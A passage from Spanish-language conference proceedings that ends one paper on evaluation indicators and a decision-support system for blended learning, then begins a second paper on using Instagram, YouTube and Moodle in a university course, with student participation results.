Agentes involucrados en el proceso de enseñanza	Estudiantes: <ul style="list-style-type: none"> ✓ Nivel de satisfacción de los materiales didácticos. ✓ Nivel de satisfacción acerca los canales de comunicación. ✓ Porcentaje de asistencia de las actividades sincrónicas y asincrónicas. ✓ Nivel de participación en los foros. ✓ Frecuencia de acceso a la plataforma virtual. ✓ Frecuencia de respuestas de los foros.
	Docentes: <ul style="list-style-type: none"> ✓ Nivel de capacitación para el diseño de actividades virtuales. ✓ Nivel de recursos didácticos utilizados. ✓ Nivel de comunicación de respuestas en foros. ✓ Grado de capacitación docentes.
Efectividad del aprendizaje	<ul style="list-style-type: none"> ✓ Nivel de diseño de las instancias de evaluación teórico/práctica. ✓ Nivel de las estrategias de enseñanza diseñadas. ✓ Nivel de diseño respecto a las actividades extracurriculares. ✓ % de estudiantes que aprueban la asignatura. ✓ % de estudiantes que no aprobaron.
Infraestructura Tecnológica	<ul style="list-style-type: none"> ✓ Nivel de disponibilidad de recursos tecnológicos. ✓ Nivel de herramientas del aula virtual disponibles para el acceso de contenidos. ✓ Grado de facilidad para la acceso de la plataforma virtual.

Desde el punto de vista de la cátedra se considera que los indicadores resaltados resultan los más adecuados para evaluación del progreso académico de los estudiantes. Algunos agrupados poniendo el foco en aspectos vinculados con el docente y los estudiantes, otros orientados mayormente con el resultado final del aprendizaje y otros vinculados con aspectos tecnológicos que intervienen y son significativos en el proceso de enseñanza mediada por el uso de las TICs.

Sin bien este trabajo presenta un enfoque de evaluación basado en las necesidades de información de la cátedra bajo estudio, se está avanzado en el diseño de un “template” o plantilla que refleja un esquema conformado por un conjunto dimensiones y sub-dimensiones posibles que pueden ser consideradas para satisfacer las

necesidades de evaluación de cualquier institución educativa.

El establecimiento del enfoque para evaluar en la enseñanza blended-learning, permitió el diseño de una arquitectura de software para la automatización de los resultados del proceso de evaluación de acuerdo a las métricas contempladas en el enfoque propuesto.

Esta definición es el punto de partida para la construcción de un sistema de soporte de decisión que agilice la información relacionada con el progreso académico de los estudiantes y otros aspectos vinculados con el proceso de enseñanza y aprendizaje mediado por el uso de plataformas virtuales de aprendizaje.

El sistema de soporte de decisión dirigido para ser usado por los profesores estará conformado por los siguientes componentes (Figura 2): i) la fuente de datos: que incluirá los datos académicos, de las evaluaciones, accesos de los profesores y estudiantes al entorno virtual de aprendizaje ii) proceso de extracción, transformación y carga de los datos recolectados iii) diseño y construcción del almacén de datos para facilitar la toma de decisiones en este contexto iv) Reportes parametrizados con diversas vistas según las demandas de información v) cuadros de mando integral que facilitarán la visualización de las métricas requeridas.

Para tener una visión general del sistema a implementar, se describe la arquitectura que integra técnicas de bases de datos y de análisis de datos, especificando cada uno de los componentes. En resumen la arquitectura del sistema a desarrollar estará constituida por cuatro componentes (Figura 2):

- Fuente de datos
- Extracción, Transformación y Carga
- Almacén de datos
- Presentación (Reportes, Vistas de Análisis y Dashboards)



Figura 2. Arquitectura del sistema a desarrollar.

El componente Fuente de Datos establece las fuentes que se utilizarán en la obtención de datos que utilizará el sistema; que en este caso serán dos: i) Autogestión: es un sistema desarrollado exclusivamente para uso de todos los estudiantes y profesores de la Universidad Tecnológica Nacional. De este sistema los datos que serán considerados son los referidos a la condición académica final de los estudiantes ii) Moodle: la información recolectada de la plataforma será la participación de los estudiantes en los foros, nivel de asistencias, tiempo de permanencia, accesos.

El componente ETL se agrupará una serie de procesos que permiten ejecutar tareas relacionadas con la extracción, manipulación, integración, limpieza y actualización de los datos del almacén de datos a utilizar en el sistema.

El almacenamiento de los datos se realizará mediante el uso de estructuras multidimensionales (tecnología OLAP), que optimizarán el acceso para las consultas.

La funcionalidad del módulo de presentación es mostrar los datos almacenados de forma útil e intuitiva sobre a través de las distintas herramientas. Este sistema se comunica directamente con el almacén de datos por medio de consultas, que facilitan el retorno de la información requerida, donde esta es transformada y presentada para la visualización final. Los reportes y dashboards requeridos se encuentran en este módulo.

4. Conclusiones

La evaluación de la calidad educativa desde una modalidad de enseñanza que combina actividades presenciales y virtuales mediadas por el uso de las TICs, necesita parámetros y modelos adecuados a los contextos que se desarrollan. Para lograr el diseño del enfoque de evaluación propuesto, y de las dimensiones que lo conforman y que a su vez se ajusten a las necesidades de la cátedra bajo estudio, se han estudiado y analizado diferentes modelos de evaluación de la enseñanza virtual.

La gran mayoría de los modelos de evaluación relevados en el marco teórico, consideran ya sea con un mayor o menor nivel de profundidad aspectos relacionados con los agentes que intervienen en el proceso de enseñanza y aprendizaje. La fortaleza del enfoque de evaluación propuesto radica en la selección e integración de ciertas dimensiones contempladas en algunos de estos modelos de evaluación que han sido ampliamente difundidos, utilizados en diversas instituciones educativas con resultados favorables. Siempre atiendo en aspectos que han sido objeto de interés en el proceso de evaluación para los profesores de la cátedra bajo estudio. Aunque no se descarta la posibilidad de que el enfoque de evaluación propuesto sea considerado para ser usado en otras cátedras u organizaciones educativas con necesidades de evaluación similares.

Con esta base fue posible avanzar sobre la definición de la arquitectura de un sistema de soporte de decisión que permitirá la automatización los procesos involucrados en el enfoque de evaluación propuesto. Está previsto que este sistema garantice, mediante la integración de herramientas de reporte, análisis OLAP y cuadro de mando, el análisis e interpretación de los datos almacenados para facilitar el proceso de toma de decisiones en este contexto. Esto permitirá a los docentes tener un estado de situación real respecto al proceso de enseñanza y aprendizaje en el contexto de la cátedra bajo, fortaleciendo el proceso de toma de decisiones.

Referencias

- [1] Almaraz, I., Martínez, R. E. L., & Ortiz, H. B. “La educación virtual como una herramienta para el desarrollo de ventajas competitivas”, *Red Internacional de Investigadores en Competitividad*, 7(1). 2018.
- [2] Seoane, A. M., García Peñalvo, F. J., Bosom Nieto, Á., Fernández Recio, E., y Hernández Tovar, M. J. *Tutoring online as quality guarantee on e-learning based lifelong learning. Definition, modalities, methodology, competences and skills*. 2006. Recuperado de <http://ceur-ws.org/Vol-186/05.pdf>
- [3] Torres, José A. Hazim, Juan P. Febles Rodriguez, and Ailyn Febles Estrada. "Estándares para evaluar la calidad de cursos virtuales en la Educación Superior." *UCE Ciencia. Revista de postgrado* 7.1 2019.
- [4] Sánchez Morales, P. J. “Calidad en e-learning”. En Clarenc, C. A. (coord.), *Libro de Actas 2012. Memorias del Congreso Virtual Mundial de e-learning*, pp. 33-46, 2012. Recuperado de https://issuu.com/fcojavierlastrafreige/docs/libro_de_actas_2012_-_memorias_del_
- [5] García Aretio, L. *Bases, mediaciones y futuro de la educación a distancia en la sociedad digital*. Madrid: Síntesis, S.A. 2014.
- [6] Lara, R. *Análisis de los recursos interactivos en las aulas virtuales*. Editorial Argentina. 2002.
- [7] Banet, M. *Paradojas en los entornos virtuales*. Editorial País. 2001.
- [8] Marúm-Espinosa, E. “Calidad en el servicio en la Educación a Distancia”, *Una perspectiva desde México*. RIED. *Revista Iberoamericana de Educación a Distancia*, 14(2), pp. 49-62. 2011.
- [9] Luz, C. G. M. *Educación y tecnología: estrategias didácticas para la integración de las TIC*. Editorial UNED. 2018.
- [10] Sanz, C., Zangara, A., González, A., Ibáñez, E., & Iglesias, L. *Ambientes de enseñanza y de aprendizaje en la Web. Experiencias con WebINFO*. 4. 2005.
- [11] Fleites Cabrera, L., Valdés González, A., & Hernández Martín, E. “Los entornos virtuales de enseñanza – aprendizaje en la formación inicial del profesional de la educación”, *Pedagogía y Sociedad*, 18(43), pp. 51–60. 2015.
- [12] Ferreira Szpiniak, A., Sanz, C. “MUsa un modelo de evaluación de Entornos virtuales de enseñanza y aprendizaje. Aplicación a un caso de estudio”, *Revista Iberoamericana de Tecnología en Educación y Educación en Tecnología. TE&ET*. ISSN: 9959, pp. 94-103. 2013.
- [13] Bustos, A., Coll, C. “Los entornos virtuales como espacios de enseñanza y aprendizaje. Una perspectiva psicoeducativa para su caracterización y análisis”, *Revista Mexicana de Investigación Educativa*. 15(44). 2010. Recuperado de: http://www.scielo.org.mx/scielo.php?script=sci_arttext&pid=S1405-66662010000100009.
- [14] Chan, G., Druet, N. “Entorno virtual: un recurso de apoyo para el tutor”, En Sánchez, E.P. y Cisneros, *Innovación y Evaluación en la educación superior*. Editorial: Pearson Educación de México, S.A. de C.V. México. pp. 31-39. 2015.
- [15] Marciniak, R., y Gairín Sallán, J. “Dimensiones de evaluación de calidad de educación virtual: revisión de modelos referentes”, *RIED. Revista Iberoamericana de Educación a Distancia*, 21(1).2018. (versión preprint). doi: <http://dx.doi.org/10.5944/ried.21.1.16182>
- [16] Hilara González, J. R.; Hoya Marín, R, *Estándares de e-learning: Guía de consulta*. Madrid: Universidad de Alcalá 2010.
- [17] Motz, R. (coord.), *Informe de análisis de estándares, normas y modelos de capacidad de madurez relacionados con la calidad y accesibilidad de la educación virtual*. 2013. http://www.esvial.org/wp-content/files/E311_vf_v1.pdf, Último acceso: 15/03/2020.
- [18] Quesada Pallarés, C., Espona Barcons, B., Ciraso Calí, A., y Pineda Herrero, P, “La eficacia de la formación de los trabajadores de la administración pública española: comparando la formación presencial con el eLearning”, *Revista del CLAD Reforma y Democracia*, 61, pp. 107-132 2015.
- [19] Rubio, M. J. “Enfoques y modelos de evaluación del e-learning”, *Revista Electrónica de Investigación y Evaluación Educativa*, 9(2). 2003. Recuperado de http://www.uv.es/RELIEVE/v9n2/RELIEVEv9n2_1.htm
- [20] OLC (Online Learning Consortium). *Five Pillars of Quality Online Education*.2002. <http://onlinelearningconsortium.org/5-pillars/>, Último acceso: 02/02/2020.
- [21] EFQUEL (European Foundation for Quality in eLearning) .2015. <https://www.eurashe.eu/about/partners/efquel/>, Último acceso: 01/06/2020.
- [22] Marshall, S. *eMM Version Two. Process Guide*. Wellington: Victoria University of Wellington.2004.
- [23] AENOR (Asociación Española de Normalización y Certificación). (2012). *Norma UNE 66181. Gestión de la calidad. Calidad de la Formación Virtual*. Madrid: AENOR. 2012.
- [24] Simón Pallisé, J., Benedí, C., Blanché Vergés, C., Bosch Daniel, M., & Torrado Fonseca, M. (2018). “Análisis cuantitativo y cualitativo de la semipresencialidad del sistema universitario de Cataluña. RIED”, *Revista Iberoamericana de Educación a Distancia*, 2018, vol. 21, num. 1, p. 113-133.

Utilización de Instagram, Youtube y Moodle como Herramientas Didácticas de Integración para el Proceso de Enseñanza-Aprendizaje

Julieta Prado Walsh¹, Juan Cueli¹, Guido Martínez¹, Rocío Leguizamon¹, Ezequiel Diaz¹, Lucía Roldan¹, Rocío Chipian¹, Lucila Salmeron¹, Juan Gabriel Laterza Rosa¹, Lucas Batalla¹, Santiago Corbalán¹, Damaris Raquel La Cruz Gonzalez¹, Camila Berro¹, Cristian Gabriel Costa¹, Sofía Barreneche¹, Julia Serafini¹, Luciano Bernal¹, Martín Basile¹, Agustina Mattes¹, Cinthia Vegega¹ & María Florencia Pollo-Cattaneo¹

¹ Grupo de Estudio en Metodologías de Ingeniería en Software (GEMIS)
Universidad Tecnológica Nacional. Facultad Regional Buenos Aires. Argentina.

cinthiavg@yahoo.com.ar flo.pollo@gmail.com

Resumen

La educación tiene el objetivo de otorgar a los estudiantes la capacidad de poder autogestionar sus procesos de construcción del conocimiento, siendo las Tecnologías de la Información y la Comunicación herramientas útiles para la motivación y estimulación de los estudiantes a fin de que puedan involucrarse en su propio proceso de enseñanza-aprendizaje. Es en este contexto, donde el presente trabajo describe una propuesta de integración de tres herramientas: Instagram, Youtube y Moodle, que permiten el seguimiento y la evaluación de los contenidos de la asignatura “Sistemas y Organizaciones” perteneciente a la carrera de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional.

Palabras Claves

Instagram, Moodle, Youtube, Enseñanza-Aprendizaje, TICs, Educación y Tecnología.

1. Introducción

El objetivo de la educación es otorgar a los estudiantes la capacidad de poder autogestionar sus procesos de construcción del conocimiento [1]. Es en este sentido, donde las Tecnologías de la Información y la Comunicación (TIC) resultan útiles para motivar y estimular al estudiante a que se involucre en su propio proceso de enseñanza-aprendizaje, interactuando con la realidad, observando sus resultados y desarrollando habilidades de pensamiento crítico y creativo, a fin de comprender lo que se ha aprendido [2]. Este proceso de enseñanza-aprendizaje ha sufrido transformaciones significativas en las últimas décadas, lo que permitió evolucionar de modelos educativos que se centran en la enseñanza a modelos que se dirigen al aprendizaje, transformando el rol del docente [3]. El docente, de esta manera, implementa estrategias pedagógicas que lleven

al estudiante a concentrar su atención en el aprendizaje [4]. Deja de ser fuente del conocimiento, y pasa a actuar como gestor de los recursos de aprendizaje y las herramientas que los estudiantes necesitan para elaborar nuevos conocimientos y habilidades [5].

Es en este contexto, donde el uso de las TICs permite desarrollar en los estudiantes la capacidad de aprender en la diversidad a trabajar juntos, estimulando su crecimiento motivacional, su desarrollo cognitivo y profesional mediante la interacción con los recursos tecnológicos empleados a partir del intercambio de experiencias con otros estudiantes ubicados en diferentes entornos [6]. Esta situación se vió incrementada en el presente año 2020 donde a raíz de la pandemia de COVID-2019, las realidades universitarias se vieron afectadas y en el ámbito de la Facultad Regional Buenos Aires de la Universidad Tecnológica Nacional las cátedras y exámenes se virtualizaron [7]. Teniendo en cuenta esta situación, el Grupo de Estudio de Metodologías para Ingeniería en Software (GEMIS) [8], perteneciente a dicha universidad, continúa con las experiencias de integración en el uso de TICs dentro de la asignatura “Sistemas y Organizaciones” que forma parte del primer nivel del Plan de Estudios de la carrera “Ingeniería en Sistemas de Información” [9]. El objetivo de las experiencias realizadas por el grupo es ofrecer a los estudiantes que comienzan a transitar su formación, herramientas alternativas para el estudio, seguimiento y evaluación de los contenidos que se dicten. Dicha asignatura forma parte del tronco integrador de la carrera y atraviesa al Plan de Estudios en sus distintos niveles, con el propósito de “crear a lo largo de la carrera un espacio de estudio multidisciplinario de síntesis, que permita al estudiante conocer las características del trabajo ingenieril, partiendo de los problemas básicos de la profesión” [10], siendo una asignatura anual y de cursado obligatorio para todo estudiante que haya aprobado el curso de ingreso a la carrera.

Para cumplir con el objetivo propuesto, los ayudantes de la asignatura “*Sistemas y Organizaciones*” (que forman parte del grupo GEMIS) comienzan la primera experiencia en el año 2016, donde se diseña una aplicación móvil que permitía al alumno conectarse con los temas de la asignatura desde cualquier lugar y cuando lo necesitara [11], la cual fue utilizada en los años 2016 y 2017. A partir del año 2018 [12] se comienza a utilizar la red social Instagram [13] con el mismo objetivo, integrándola en el año 2019 [14] con Kahoot [15] y Youtube [16].

De esta manera, se continúan dichas experiencias, presentado, en este artículo, la integración de herramientas como ayuda al proceso de enseñanza-aprendizaje. En primera instancia, se presenta la selección de las herramientas (sección 2) y su utilización dentro de la asignatura (sección 3), para luego presentar los resultados de su aplicación (sección 4). Finalmente, se presentan las conclusiones obtenidas y futuras líneas de trabajo (sección 5).

2. Herramientas Seleccionadas

En esta sección, se describen las herramientas seleccionadas para la experiencia realizada en la asignatura: Instagram (sección 2.1), Youtube (sección 2.2) y Moodle (sección 2.3).

2.1 Instagram

Según el estudio anual 2020 publicado por “We Are Social” y “Hootsuite” [17] las tres redes sociales más utilizadas son Facebook, Youtube e Instagram, observando una tendencia similar en el informe anual de “Vitconsblog” del año 2020 [18], donde se observa que las redes sociales más utilizadas, a nivel mundial, son: Facebook, Instagram, Twitter, Qzone, Odnoklassniki y V Kontakte.

Asimismo, de acuerdo con el mismo estudio anual 2020 [17], las redes sociales más populares en Argentina son Youtube, Whatsapp, Facebook e Instagram. Pero tomando en cuenta que la gran mayoría de los estudiantes que cursan la asignatura pertenecen a la franja etaria denominada centennials (aquellos nacidos a partir de 1995), en este caso, el uso de Instagram alcanza el 90% [19]. A partir de estos resultados, es que se continúa con la experiencia utilizando esta red social, tal como sucedió años anteriores.

2.2 Youtube

Youtube [16] es una plataforma que permite a los usuarios subir y compartir videos, pudiendo visualizarlos sin necesidad de descargarlos, dado que cuenta con un reproductor online. Contiene una interfaz de búsqueda de videos y, tiene la opción de crear un canal para subir videos propios. Tal como se afirma en

[16], el objetivo de Youtube es “dar voz a todas las personas y poner el mundo a su alcance”. Según el ranking de Alexa [20] es el segundo sitio web más visitado. En [21] se afirma que los videos cortos en línea pueden ayudar a los estudiantes a comprender mejor los conceptos y guiar su atención a elementos clave del aprendizaje, despertando su interés. El video educativo es considerado un medio didáctico y motivador que facilita la asimilación de conocimientos para el estudiante. Al integrar imágenes y sonido permite que esta imagen en movimiento y el sonido capturen su atención [22].

2.3 Moodle

Moodle [23] es una plataforma de aprendizaje que está diseñada para proporcionar a los docentes, administradores y estudiantes un sistema integrado único para la creación de ambientes de aprendizajes personalizados. Según sus estadísticas [23], se encuentra actualmente en 241 países y tiene 221 millones de usuarios. En [24] se afirma que el aula virtual, dentro de esta plataforma, puede utilizarse en tres aspectos dentro de los procesos de enseñanza-aprendizaje: como recurso de apoyo (siendo un anexo a la actividad docente tradicional), como un modelo semipresencial donde se combina el aula virtual con el aula física (mezclando actividades presenciales con otras a distancia) y como un modelo de formación a distancia, siendo el aula virtual el único espacio de formación. Esta plataforma es utilizada dentro de la Facultad Regional Buenos Aires como una herramienta complementaria a las clases presenciales.

3. Experiencia Realizada

En primer lugar, se presenta una descripción del contexto de la experiencia (sección 3.1), para luego, describir cada una de las experiencias realizadas con Instagram (sección 3.2), Youtube (sección 3.3) y Moodle (sección 3.4).

3.1 Contexto de la Experiencia

La experiencia se realiza en la asignatura “*Sistemas y Organizaciones*” que es una materia anual en la cual se dictan temas teóricos y prácticos. Los temas teóricos abarcan todos aquellos conceptos relacionados a las incumbencias profesionales y al rol del Ingeniero en Sistemas de Información, así como la resolución de problemas mediante el empleo de Metodologías de Sistemas de Información. En cuanto a los temas prácticos, se incluye, en el primer cuatrimestre, la confección de diagramas de Organigramas y Cursogramas, mientras que, en el segundo cuatrimestre, se desarrollan Circuitos Administrativos. Una

descripción más detallada de los temas dictados se puede encontrar en [10]. Dado que es una asignatura anual, los temas se evalúan en dos exámenes parciales (uno por cada cuatrimestre). Si el estudiante no aprueba algún tema, tiene la posibilidad de volver a rendir esos temas en los dos exámenes recuperatorios que cada parcial posee.

En este año 2020, la experiencia se realiza en siete cursos correspondientes a los días lunes, martes, jueves y viernes en turno mañana y turno noche durante la primera parte del año. Dichos cursos representan el 80% de los cursos del turno mañana y el 30% de los cursos del turno noche (se aclara que, independientemente del día del curso, los mismos corresponden a dos docentes que dictan los mismos temas en el mismo orden).

3.2 Experiencia con Instagram

Tomando como experiencia lo realizado en [14], se siguieron utilizando las mismas funcionalidades que son proporcionadas por la red social:

- Perfil: se sigue utilizando el mismo perfil privado que contiene el logo de la asignatura. Se continúa con perfil privado para sólo aceptar las solicitudes de seguimiento de los alumnos. En la figura 1 se observa la imagen del perfil.
- Historias (Stories): las historias se utilizan para publicar consejos sobre la práctica de Cursogramas (figura 2) y Organigramas (figura 3), así como consejos sobre el trabajo práctico anual y los parciales evaluados (figura 4).
- Historias fijas dentro del Perfil: dado que las historias, en esta red social, solo duran publicadas 24 horas, se anclan aquellas consideradas importantes para que los estudiantes puedan visualizarlas en cualquier momento del año y repasar los conceptos importantes.
- Encuestas: para practicar para el parcial, durante el cuatrimestre, se utilizan las encuestas para publicar preguntas del estilo verdadero-falso, en las cuales, los estudiantes puedan votar por “V” o “F” (figura 5). Una vez que la encuesta ha cerrado, al cabo de 24 horas, se publica un audio con la justificación de la respuesta correcta. En la figura 6 se observa el formato del audio. En dicha historia se detalla la pregunta, junto con la respuesta correcta. Las encuestas con sus respuestas correspondientes también se fijan dentro del perfil, para que los alumnos las tengan disponibles para su consulta.
- Publicaciones: a través de ellas se publican ejercicios simples junto con su resolución como un complemento a la guía de trabajos prácticos que se utiliza en la asignatura. También se utilizan para recordar temas importantes que fueron dados

en clase o para recordar las tareas enviadas a cada curso (figura 7).

- Challenge: se publican juegos para que los estudiantes puedan interactuar con los docentes y ganar premios que les sirvan para sus trabajos prácticos, incentivando la participación en las tareas que se envían (figura 8). Por cada challenge realizado se da a conocer los ganadores (figura 9).




Fig. 1: Perfil de Instagram




Fig. 2: Tip Cursograma




Fig. 3: Tip Organigrama



Fig. 5: Ejemplo de Pregunta



Fig. 4: Tip Trabajo Práctico Anual




Fig. 6: Ejemplo de Respuesta




Fig. 7: Ejemplo de Publicación



Fig. 9: Ejemplo de Ganadores de Challenge



Fig. 8: Ejemplo de Challenge

3.3 Experiencia con Youtube

Tomando como experiencia lo realizado en [14], se sigue utilizando el canal de Youtube llamado “Sistemas y Organizaciones – UTN FRBA”, con la portada que se visualiza en la figura 10, pero se suben más videos que complementan las clases presenciales de la asignatura (este año, en forma virtual debido a la pandemia).

A los cuatro videos que ya estaban subidos desde la experiencia del año anterior que se referían a la forma de matricularse al aula virtual, así como consejos para el trabajo práctico anual, se agregan catorce videos agrupados en las siguientes tres listas de reproducción:

- **Introducción:** videos sobre el rol del Ingeniero en Sistemas de Información dentro de las organizaciones y videos relacionados a la descripción de la Metodología de Sistemas de Información.
- **Organigrama:** videos sobre la técnica de Organigrama y ejemplos de resolución.
- **Cursograma:** videos sobre la técnica de Cursograma y ejemplos de resolución.

Para esta experiencia, se les solicita a los estudiantes que antes de tratar el tema en clase, vean los videos

correspondientes, a fin de consultar las dudas que les hayan surgido.



Fig. 10: Portada Canal de Youtube

3.4 Experiencia con Moodle

Moodle es la plataforma que utiliza la facultad para el armado de las aulas virtuales de cada curso. En esta experiencia, se genera un aula virtual por cada curso con el mismo formato, a fin de replicar las mismas actividades para todos los cursos. La portada del aula virtual se muestra en la figura 11.

Dentro del aula virtual, se crearon bloques de actividades comunes correspondientes a toda la información necesaria sobre el Trabajo Práctico Anual, material complementario que ayude a los alumnos durante la cursada, ejercicios de Organigramas y ejercicios de Cursogramas. Cada bloque de ejercicios contiene actividades de tipo tarea a fin de que los estudiantes pudieran realizar sus trabajos prácticos y enviarlos a través de dichas tareas (como ejemplo en la figura 12 se muestra un extracto de los trabajos prácticos correspondientes al tema de Organigrama).

Bienvenidos al Aula Virtual de Sistemas y Organizaciones

!!! Te deseamos Éxitos en esta Cursada !!!



Objetivos de la Asignatura

- Comprender y reconocer los aportes fundamentales de la Teoría General de Sistemas y del Enfoque Sistémico.
- Identificar las características de las organizaciones.
- Comprender los procesos y funciones básicas de las organizaciones.
- Aplicar el enfoque sistémico en la representación de problemas organizacionales.
- Valorar a los sistemas de información como un recurso de la organización, para la toma de decisiones.

Fig. 11: Portada Aula Virtual



Fig. 12: Extracto de Ejercicios de Organigramas

Asimismo, el aula virtual es utilizada para la realización de los parciales en modalidad virtual a través de cuestionarios propios de Moodle y los correspondientes simulacros de parciales a fin de que los estudiantes pudieran familiarizarse con la nueva modalidad de evaluación.

4. Análisis de Resultados

En esta sección se presentan los resultados obtenidos a partir de la participación de los alumnos en las tres herramientas utilizadas y las notas de los parciales evaluados luego de la experiencia realizada. En primer lugar, se muestra la participación de los seguidores en las encuestas publicadas dentro de la red social Instagram (sección 4.1) y la evolución de sus respuestas (sección 4.2). En segundo lugar, se muestra la

participación de los alumnos en Youtube (sección 4.3) y en Moodle (sección 4.4). Por último, se analizan los resultados de los parciales (sección 4.5).

4.1 Participación de los Alumnos en Instagram

El perfil de Instagram cuenta en la actualidad con 430 seguidores, entre los cuales se encuentran los alumnos de los siete cursos que participan en la red social para la experiencia, representado un 95% del total de los alumnos. Su uso para apoyar el seguimiento de la asignatura continúa siendo opcional, pese a lo cual una gran cantidad de alumnos optan por aprovechar la herramienta para mantenerse informados de las actividades, y para realizar las encuestas propuestas a fines de practicar para los parciales.

Durante el primer cuatrimestre se llegaron a realizar 70 publicaciones entre las cuales se incluyen actividades de tarea para las clases, consejos para la realización de trabajos y preparación o práctica para los parciales. Adicionalmente, se presentaron por medio de historias 18 encuestas del estilo verdadero-falso refiriendo a contenidos de la materia tales como: teoría general de sistemas, subsistemas corporativos, teoría de organigrama y teoría de los sistemas de información, entre otros.

Luego de analizar los resultados de las encuestas a partir de las respuestas de los alumnos, se pudo observar que alrededor del 72% de las preguntas fueron respondidas correctamente por la mayoría de los participantes. En la totalidad de las preguntas fue posible registrar que no más de 140 alumnos respondieron a las mismas, con algunas excepciones al principio del cuatrimestre como se observa en la figura 13.

Nuevamente, los mayores grados de participación se evidenciaron al inicio del cuatrimestre y en la etapa previa al primer parcial. A partir de ello es posible considerar que los alumnos aprovechan la participación de las encuestas como forma de repaso al aproximarse la fecha del parcial.




Fig. 13: Seguidores que respondieron las Encuestas

4.2 Evaluación de las Encuestas Contestadas en Instagram

Teniendo en cuenta las encuestas planteadas, se identifica que las preguntas con respuesta falsa tienen un menor porcentaje de respuestas adecuadas en referencia a las preguntas verdaderas, representando un 62% y un 82% de respuestas correctas en cada caso. En esta oportunidad, del total de 18 preguntas, 12 de ellas correspondían a respuestas falsas mientras que las 6 restantes eran de respuesta verdadera, tal como se observa en la figura 14. A pesar de detectarse una dificultad de responder correctamente a encuestas que resultan falsas, la diferencia de respuestas acertadas con respecto a las verdaderas es menor que la identificada en experiencias anteriores [14].

